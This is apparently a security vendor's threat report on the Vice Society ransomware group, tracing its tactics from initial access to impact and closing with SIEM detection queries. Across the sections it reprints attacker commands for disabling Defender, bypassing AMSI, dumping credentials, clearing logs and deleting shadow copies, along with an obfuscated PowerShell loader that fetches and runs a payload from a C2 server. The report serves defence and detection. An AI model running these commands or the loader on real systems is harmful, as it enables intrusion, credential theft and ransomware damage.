
EMERGING THREATS PROTECTION REPORT

Vice Society's Double Extortion Strategy:

Demanding Ransom and Threatening Data Leak



www.logpoint.com

FOREWORD

Vice Society is a prominent hacking group that emerged in the summer of 2021, gaining significant attention for its intrusion, exfiltration, and extortion activities. Employing a double extortion scheme, they first steal data from victim networks before encrypting it, threatening to publish the information on the dark web unless a ransom is paid. Throughout their campaigns, Vice Society has utilized various ransomware variants, exploited zero or n-day vulnerabilities like PrintNightmare, and leveraged LOLBINS such as WMI. They have targeted multiple sectors, with a particular focus on education and healthcare. In 2022, Vice Society was the largest attacker in the education sector, and they continue to be a dominant force in the ransomware landscape, recently becoming the top Ransomware-as-a-Service (RaaS) gang.

Swachchhanda Shrawan Poudel

Logpoint Security Research

Swachchhanda Shrawan Poudel is a cybersecurity enthusiast with a bachelor's degree in cybersecurity and certification as an ethical hacker. With an interest in both offensive and defensive security, he currently works as a Security Researcher at Logpoint, focusing on detection engineering, threat hunting, and remediation.

TABLE OF CONTENTS


ABOUT LOGPOINT EMERGING THREATS PROTECTION

The cybersecurity threat landscape continuously changes while new risks and threats are discovered all the time. Not every organization has enough resources or the know-how to deal with evolving threats.

Emerging Threats Protection is a managed service provided by a Logpoint team of highly skilled security researchers that are experts in the field of threat intelligence and incident response. Our team keeps you informed on the latest threats and provides custom detection rules and tailor-made playbooks designed to help you investigate and mitigate emerging incidents.

****All new detection rules are available as part of Logpoint's latest release**, as well as through the **Logpoint Help Center.** Customized investigation and response playbooks are available to all Logpoint Emerging Threats Protection customers.

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using SIEM and SOAR capabilities in Logpoint's Converged SIEM platform.



- Gather recent CVEs
- Research CVEs according to customers' relevancy

WEEK 1

- Generate report
- Generate Investigation Playbook
- Deploy and customize detections, and playbooks according to customers' security controls

WEEK 2

- Monitor for Playbook correctness (No IR involvement) and update Playbooks accordingly

WEEK 3

- Prep for next emerging threats by gathering:
  - CVEs
  - IOCs
  - TTPs
  - News, blogs, RSS, etc.

WEEK 4

INFECTION CHAIN

The Vice Society infection chain typically starts with the use of techniques such as phishing, exploiting web-facing applications, and compromised credentials to gain initial access to the victim's machines. After gaining access, they conduct internal network reconnaissance to identify potential targets and opportunities to exfiltrate data. Once inside the target environment to maintain persistence, they leverage scheduled tasks, modify autorun Registry keys, and employ DLL side-loading techniques. Additionally, they create new accounts with elevated privileges or add unauthorized accounts to existing groups for ongoing access. Privilege escalation is achieved through exploiting vulnerabilities such as PrintNightmare and Windows Common Log File System (CLFS) logical-error vulnerability.

To evade detection, Vice Society masquerades its malware and tools as legitimate files, disables Windows Defender, and attempts to kill processes of various security software. They clear logs and remove traces of their activities from compromised systems, disable remote administration restrictions, and employ an AMSI bypass technique using PowerShell. For credential access, they employ post-exploitation tools like Mimikatz and PowerShell Empire to extract passwords and gather necessary information if they don't have the required credentials already. In some cases, they employ another evasive technique such as extracting credentials from `ntds.dit` and `comsvcs.dll` through `ntdsutil` and `rundll`. They also utilize **Kerberoasting** techniques which attempt to gain the password of the Active Directory account having Service Principal Name (SPN) by requesting a Kerberos ticket for an SPN and brute-forcing the hash of the received Kerberos ticket. For discovery, they employ tools like Bloodhound and Impacket for the discovery and enumeration of the environment for further damage through lateral movement.

For lateral movement, Vice Society uses techniques like Remote Desktop Protocol (RDP), **Pass-The-Hash attacks**, and tools like **WMIEXEC** and **PsExec**. Command and control are established through utilities like **SystemBC**, **PowerShell Empire**, **PortStarter**, and **Cobalt Strike**.

After gaining access to other endpoints, they gain administrator-level access. The group executes a PowerShell script to create an administrator account that allows for remote access to other endpoints They terminate several processes, including running security software, before dropping the custom-built ransomware.

In their latest campaign, the group decided to use a custom-built ransomware(PolyVice) or PowerShell script(w1.ps1) indifferent to their initial campaigns where they were using other ransomware which includes HelloKitty/FiveHands, Zeppelin Ransomware, and BlackCat. According to Unit 42, the ransomware was used to lock and exfiltrate victim data. In some Vice Society detections, the Neshta file infector was also observed, but it is not clear how it occurred.

Overall, the Vice-Society infection chain is sophisticated and multifaceted, utilizing a combination of techniques, tools, and exploits to gain access, move laterally, and exfiltrate data from targeted organizations.

TECHNICAL ANALYSIS

There have been many variants of ransomware used by the Vice Society. Rather than going through each sample and tracing their behavior, we have compiled a list of all the behaviors exhibited by Vice Society ransomware across different variants.


Initial Access

Similar to other adversaries initial access has been gained through **exploiting** public-facing web applications, **spear-phishing**, and buying access from initial access brokers. The arrival vector likely involves the exploitation of a public-facing website or the abuse of compromised remote desktop protocol (RDP) credentials.

Execution

Vice Society actors were seen executing command prompts and PowerShell frequently abusing their capability to execute malicious code on victim machines. In fact, one of the payloads used by Vice Society for data exfiltration was written in Powershell Scripting.

In the same script, WMI was also used to identify any mounted drives on the system.



```
[array]$drives = get-wmiobject win32_volume | Where-Object { $_.DriveType -eq 3 } | ForEach-Object { get-psdrive $_.DriveLetter[ 0 ] } | ForEach-Object { $_.Root };
[array]$drives = $drives | Sort-Object -Descending;
ForEach ( $drive in $drives ) {
    # Write-Host "Work(drive)", $drive;
    Work( $drive );
}
```

Furthermore, they also abuse task scheduling functionality to facilitate the recurring execution of their malicious code.

Persistence

To maintain persistence, Vice Society utilizes various techniques. They leverage scheduled tasks and modify autorun Registry keys to ensure their presence and continued access in the compromised environment. By creating scheduled tasks and tampering with autorun settings, they can execute malicious activities or scripts at specific intervals or upon system startup, enabling persistent control over the compromised systems.

```
schtasks /create /tn "Malicious Task" /tr "C:\Path\to\malware.exe" /sc daily /st [TIME]
```

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "MyApp" /d "C:\Path\to\Executable.exe" /f
```

Additionally, Vice Society employs DLL side-loading, exploiting insecure DLL loading mechanisms in legitimate applications. By placing a malicious DLL with the same name as a legitimate one in a vulnerable directory, they trick the application into loading their code, allowing them to maintain persistence and execute unauthorized actions.

```
C:\Windows\System32\rundll32.exe C:\Path\to\Malicious.dll,EntryPoint
```


Furthermore, they resort to new account creation in each endpoint, establishing backdoor access by creating new accounts with elevated privileges or adding unauthorized accounts to existing groups. These accounts provide them with ongoing access, even if other accounts are compromised or removed.

```
net user Administrator {password} /add
net user Administrator {password} /add
net localgroup Administrators Administrator /ADD
nwt localgroup "Remote Desktop Users" Administrator /ADD
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v Administrator /t REG_DWORD /d 0 /f
```

In one of the samples, Vice Society utilizes a Windows Service named "Updater" that executes encoded PowerShell commands. This service runs as a user-mode service under the LocalSystem account, allowing them to execute PowerShell scripts silently and with elevated privileges.

```
%COMSPEC% /C start /b %WINDIR%\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc [BASE64 ENCODED BLOB]
```

The screenshot of the encoded PowerShell script that was used is:



```
If($PSVERsionTablE.PSVeRsiON.MaJOr -ge
3){$420c3=[rEf].ASSemblY.GEtTyPE('System.Management.Automation.Utils')."GEtFIE`ld"('cachedGroupPolicySettings','N'+'onPublic,Static');
            IF($420C3){$9240c=$420c3.GeTVaLUE($nULL);
            If($9240c['ScriptB'+'lockLogging']){$9240c['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;
            $9240c['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$val=[COLLECtiOns.GEnerIC.DiCTIonary[
            STriNg,SysTeM.OBJeCT]]::NEW();
            $VAl.Add('EnableScriptB'+'lockLogging',0);
            $vAl.AdD('EnableScriptBlockInvocationLogging',0);
            $9240C['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$vaL}Else{[SCRIpTBLOCK]."GEtFie`lD
            "('signatures','N'+'onPublic,Static').SETValuE($nuLL,(NEw-OBJECT COllectIons.GenErIC.HAshSet[
            STRInG]))}$ReF=[REf].AsseMbLy.GEtTyPE('System.Management.Automation.Amsi'+'Utils');
            $REf.GetFIeLD('amsiInitF'+'ailed','NonPublic,Static').SeTValue($NuLl,$tRUE);
            };
            [SYstEm.NET.SERvICePoIntMANaGEr]::ExPeCt100CONTiNUe=0;
            $71e39=New-OBJECt SysTem.Net.WeBCLIEnt;
            $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
            $ser=$([TexT.EnCOdING]::UNicoDe.GetStriNg([CoNveRt]::FRoMBASe64StrINg('aAB0AHQAcAA6ACBALwAxADgANQAuADEANQAwAC4AMQAxADcALgAyADUANQA6A
            DQANAAzAA==')));
            $t='/login/process.php';
            $71E39.HeAders.Add('User-Agent',$u);
            $71E39.PROxy=[SYStEm.NEt.WEbREquEsT]::DefAultWeBPrOXy;
            $71e39.PrOxY.CreDenTiALS = [SystEM.NET.CrEDenTIAlCache]::DEFaUltNetwOrkCReDeNtiAls;
            $Script:Proxy = $71e39.Proxy;
            $K=[SYSTem.TEXT.EnCODInG]::ASCII.GetByTes('Te~O3t,4+iGFx?q5Ig/[Rh7^*>bH{pn#');$R={$D,$K=$ARGS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_
            %$K.COUNT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bXoR$S[($
            S[$I]+$S[$H])%256]}};
            $71e39.HEADErS.ADD("Cookie","YtlTCbpyzkrgsq=+qy3m0NVCbyvW6N7d+ZtMOxEKEQ=");
            $DatA=$71e39.DownloadDaTa($ser+$t);
            $iV=$DATA[0..3];
            $DATa=$dATa[4..$DaTA.LeNgTH];
            -joIn[ChAr[]](& $R $DatA ($IV+$K))|IEX
      }
```

Encoded Powershell Script used for persistence (Source: **talosintelligence**)

This script disables PowerShell logging, bypass AMSI protection for Powershell, and also download, decrypt and run the backdoor.

By leveraging these techniques, Vice Society ensures its continued presence and control within the compromised environment, facilitating its malicious activities.

Privilege Escalation


Vice-Society was observed actively exploiting the PrintNightmare vulnerability (CVE-2021-1675, CVE-2021-34527) to carry out privilege escalation attacks. By exploiting this vulnerability, low-privilege users can execute arbitrary code with system-level privileges, bypassing security measures and gaining control over the affected systems. The PrintNightmare vulnerability resides in the Windows Print Spooler service, a critical component responsible for managing printing operations in Windows operating systems. It allows Local Privilege Escalation (LPE) and Remote Code Execution (RCE) as well.

According to **Microsoft**, the group was also observed exploiting **CVE-2022-24521** (Windows Common Log File System (CLFS) logical-error vulnerability) for privilege escalation. The malicious file spawns a new cmd.exe child process with system privileges with this exploit. Like many other adversaries, they chained these vulnerabilities and quickly incorporate available exploit code for disclosed vulnerabilities into their toolset to target unpatched systems.

Defense Evasion

Throughout the attacks, they have made multiple attempts to bypass the control in place. Vice Society actors attempt to evade detection by masquerading their malware and tools as legitimate files. They were observed dropping the file having a legitimate name such as 'svchost.exe' in the %TEMP% folder.

Another tactic utilized by Vice Society involves disabling Windows Defender, a widely used antivirus solution. By modifying the Windows Registry, they attempt to deactivate or hinder the functionality of Windows Defender, thus reducing the chances of their malware being detected and removed by built-in security measures.



```
Set-MpPreference -DisableRealtimeMonitoring $true

reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t
REG_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t
REG_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus"
/t REG_DWORD /d "0" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableIOAVProtection" /t REG_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableOnAccessProtection" /t REG_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableRoutinelyTakingAction" /t REG_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v
"DisableEnhancedNotifications" /t REG_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"SpynetReporting" /t REG_DWORD /d "0" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"SubmitSamplesConsent" /t REG_DWORD /d "2" /f
```

Commands that were used to tamper with Windows Defender (Source: **Microsoft**)

According to TrendMicro, after creating persistence by creating the administrative accounts of the endpoints, the behavior of attempting to kill processes of AV and security software not limited to Windows Defender was also observed. It was observed that the killing processes have names similar to antivirus processes.

```
process where “name like ‘%Agent%’” delete
process where “name like ‘%Malware%’” delete
process where “name like ‘%Endpoint%’” delete
process where “name like ‘%sql%’” delete
process where “name like ‘%Veeam%’” delete
process where “name like ‘%Core.Service%’” delete
```

Furthermore, to cover tracks and impede forensic investigations, Vice Society was also observed clearing logs and removing traces of their activities from compromised systems using the following commands.

```
c:\windows\system32\wevtutil.exe cl system
c:\windows\system32\wevtutil.exe cl security
c:\windows\system32\wevtutil.exe cl application
```

It was also seen modifying the registry to disable **remote administration restrictions** to facilitate their privilege escalation and lateral movement activities. By disabling this security control, the attackers can exploit pass-the-hash attacks more easily and undermine the security of Remote Desktop Protocol (RDP) on compromised systems.

```
reg delete ""HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"" /va /f
reg delete ""HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"" /f
reg add ""HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers""
```

The threat actor also attempted to avoid detection while gathering information about the environment and employed an AMSI bypass technique, which helps them evade security solutions on compromised systems. To accomplish this, they used the Windows Command Processor to invoke PowerShell, utilizing Invoke-Expression (IEX) as a means to evade detection.

```
cmd.exe /Q /c powershell.exe -exec bypass -noni -nop -w 1 -C IEX
([Net.ServicePointManager]::ServerCertificateValidationCallback={$true}
try{[Ref].Assembly.GetType('Sys'+'tem.Man'+'agement.Aut'+'omation.Am'+'siUt'+'ils').GetField
('am'+'siIni'+'tFailed','NonP'+'ublic,Sta'+'tic').SetValue($null,$true)}catch{}quser)
```

Credential Access

Vice Society is known to utilize `ntds.dit`, which contains important authentication data, and `comsvcs.dll` a well-known technique for extracting LSASS (Local Security Authority Subsystem Service) data to extract credentials. To invoke comsvcs.dll, the actor used the following command with rundll32.exe:

```
rundll32.exe comsvcs.dll, MiniDump <ProcessID> <DumpFilePath>
```

By executing this command, the adversary could create a dump of a specific process, potentially containing valuable credential information. This tactic is considered a clever use of a living-off-the-land binary (LoLBin) approach, as it allows the attacker to bypass detection by popular credential extraction tools like Mimikatz, which might trigger defensive alerts. Furthermore, they used `ntdsutil.exe` to extract data from the NTDS.dit using the following commands.

```
cmd.exe /q /c powershell ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q 1> \
\127.0.0.1\admin$\__[STRING] 2>&1
```

During campaigns, evidence of Vice Society engaging in Kerberoasting activities using PowerSploit was also identified.

Kerberoasting is a post-exploitation technique aimed at acquiring credentials for a service account from Active Directory Domain Services (AD DS). The group utilized the Invoke-Kerberoast module, which requests encrypted service tickets and retrieves them in a format compatible with cracking tools specified by the attacker. By cracking the Kerberos hashes, the group gains access to passwords associated with service accounts, which can often grant privileges equivalent to those of a domain admin.

Discovery

Across all the samples of Vice Society ransomware, the techniques used for discovery purposes to observe the environment were identical which includes commands related to System owner/user enumeration, account discovery, etc.

Usage of WMI for System enumeration including process enumeration, software enumeration, antivirus, etc. was also detected.

```
powershell.exe -command "get-wmiobject win32_computersystem | select-object -expandproperty
domain"
```

Furthermore, the utilization of a widely used network protocol manipulation tool called Impacket to gather information and enumerate the environment, specifically targeting the Active Directory configuration was also detected. The impacket can be used for remote tooling but requires the correct credentials of machines.

```
cmd.exe /q /c net group enterprise admins /domain 1> \\127.0.0.1\admin$\__[STIRNG] 2>&1
```

The usage of **nltest** to find out domain trust relationships was also detected.

```
c:\windows\system32\nltest.exe /dclist:linux [HOSTNAME]
```

Not limited to these tools and techniques, Vice Society has been seen using the attack path reconnaissance tool Bloodhound, and Advanced Port Scanner to identify the local AD environment, running services, and local network infrastructure during the initial stages of their attack before ransomware is deployed.

Lateral Movement

Vice Society utilizes a combination of techniques for lateral movement and payload distribution once domain credentials are extracted. One of their primary methods is the use of Remote Desktop Protocol (RDP) to move laterally within the network, gaining access and control over compromised systems.

```
C:\Windows\system32\mstsc.exe /v [hostname]
```

To transfer tools and files between compromised systems, the group employs techniques such as SMB (Server Message Block) and RDP, facilitating seamless lateral movement across the network. Additionally, Vice Society leverages network drives and shared storage locations as a means to deliver payloads to remote systems. By adding malicious content to these shared locations, they can execute their payloads on targeted machines.

```
cmd /c powershell.exe -ExecutionPolicy Bypass -file \[IPADDRESS]\share$\p.ps1
```

In their operations, Vice Society also exploits the Pass-The-Hash attack technique. Instead of using plaintext passwords, they use extracted password hashes to authenticate and gain unauthorized access to other systems within the network. This approach allows them to escalate privileges and expand their control over compromised environments.

To facilitate lateral movement and payload distribution, Vice Society utilizes tools like WMIEXEC and PsExec. WMIEXEC, which is a module of Impacket, takes advantage of the Windows Management Instrumentation (WMI) service to remotely execute commands on Windows systems, providing a semi-interactive terminal. An example command for WMIEXEC usage is:

```
cmd.exe /q /c proxychains ~/impacket/examples/wmiexec.py -hashes [SHA256 HASH] [USERNAME]@[IP ADDRESS] 1> \\127.0.0.1\admin$\__[STRING] 2>&1
```

In addition, PsExec is detected as being used for payload distribution. It involves dropping a payload named "w.ps1" and executing it on other machines from a network share. The command to achieve this is:

```
cmd.exe /c C:\s$\0.bat PsExec.exe -d \\[HOSTNAME] -u [DOMAIN]\[USERNAME] -p [PASSWORD] -accepteula -s cmd /c powershell.exe -ExecutionPolicy Bypass -file \\[HOSTNAME]\s$\w.ps1
```

In cases where local and domain accounts are not usable, and systems are vulnerable to the "PrintNightMare" vulnerability, Vice Society exploits this vulnerability as an alternative method.

Command and Control

Various utilities such as **SystemBC**, PowerShell Empire, **PortStarter**, and Cobalt Strike have been utilized for command and control purposes by the vice society gangs. Systembc is a remote access tool for unauthorized system access, while PowerShell Empire leverages PowerShell for post-exploitation activities. PortStarter allows adversaries to bypass network restrictions, and Cobalt Strike is a comprehensive penetration testing tool. These tools provide functionalities that enable adversaries to establish communication channels with compromised systems and maintain control over them. They facilitate the execution of commands, data exfiltration, and the deployment of additional payloads.

Exfiltration

Vice Society has been observed employing cloud storage and transfer services like **Mega**, **AnonFiles**, **file.io - Super simple file sharing**, and **Sendspace** as a means to exfiltrate victim data. These platforms provide a convenient way for threat actors to transfer sensitive information outside the compromised environment. To facilitate the exfiltration process, Vice Society utilizes tools such as rclone and megasync, which offer command-line interfaces for interacting with cloud storage services.

Additionally, in the latest campaigns, PowerShell scripts are leveraged to orchestrate the exfiltration of data to external command and control (C2) servers, allowing the threat actors to maintain control over the stolen information. This combination of cloud-based services and automated scripts enables Vice Society to efficiently exfiltrate data while attempting to evade detection. According to **Microsoft,** they exfiltrated hundreds of gigabytes of data by launching their PowerShell script, which was staged on a network share.

Impact

Besides encrypting files threat actors have been found changing the credentials of victim's email accounts. they changed the credentials of the legitimate users making them inaccessible in their own account. They also deleted all volume shadow copies on a system with the command below:

```
vssadmin.exe delete shadows /all /quiet
```

DETECTION USING LOGPOINT CONVERGED SIEM

To mitigate the potential impact of Vice Society's malicious activities, early detection is crucial. Logpoint's Converged SIEM platform, coupled with its advanced query capabilities, provides organizations with an effective means to detect and counteract the Vice Society threat. Leveraging Logpoint's query, security analysts can construct targeted searches to identify key indicators of compromise and potential Vice Society infections. To assist the analysts in tracking Vice Society's malicious activities in their network, we have provided a set of queries specifically designed for this purpose.

Log Sources Needed

In order to ensure the effectiveness of these queries, it is important to have relevant logs from specific sources. While some logs are logged by default, others may require manual configuration. By ensuring that logs from critical systems, network devices, and security solutions are properly configured and collected, organizations can gather the necessary data to support the execution of the provided detection queries. The following log sources are required for effective detection:

1. **Windows**
   - Process Creation with Command Line Auditing should be **enabled**
   - Registry Auditing should be **enabled**
   - PrintServer Auditing should be **enabled**
   - Powershell Script block Auditing should be **enabled**
2. **Windows Sysmon**
3. **IDS/IPS**
4. **Firewall**
5. **Proxy Server**

Possible Cobalt Strike Beacon Process Patterns detected

During their campaign, Vice Society has been observed utilizing possible Cobalt Strike Beacon process patterns as part of their malicious activities. Detecting these patterns is crucial in identifying and mitigating the threat. We can use the below query targeted to hunt Possible Cobalt Strike Beacon Process Patterns in the environment host machines.

```
label=Create label="Process"
(parent_process="C:\Temp\*" command="*cmd.exe /C whoami")
OR
(parent_process IN ["*\runonce.exe", "*\dllhost.exe"] command="*cmd.exe /c echo"
command="*> \\.\pipe*")
OR
((parent_command="*cmd.exe /c echo*" parent_command="*> \\.\pipe*")
OR (parent_command="*/C whoami") command="*conhost.exe 0xffffffff -ForceV1")
```

Cobalt Strike beacon activities can be also detected by tracking the default pipe name used by Cobalt Strike through Sysmon pipe events i.e. event_id 17 using this query.

```
norm_id=WindowsSysmon event_id=17 pipe IN ["\msagent_*", "\MSSE-*-server", "\postex_*"]
```

Network logs also can be used to detect artifacts of cobalt strike beaconing activity by querying the presence of a default Cobalt Strike certificate.

```
device_category IN [IDS, ProxyServer, Firewall]  certificate_serial=8BB00EE
```

For further details about the detection of cobalt strikes on enterprise networks through Logpoint, you can follow this **blog**.

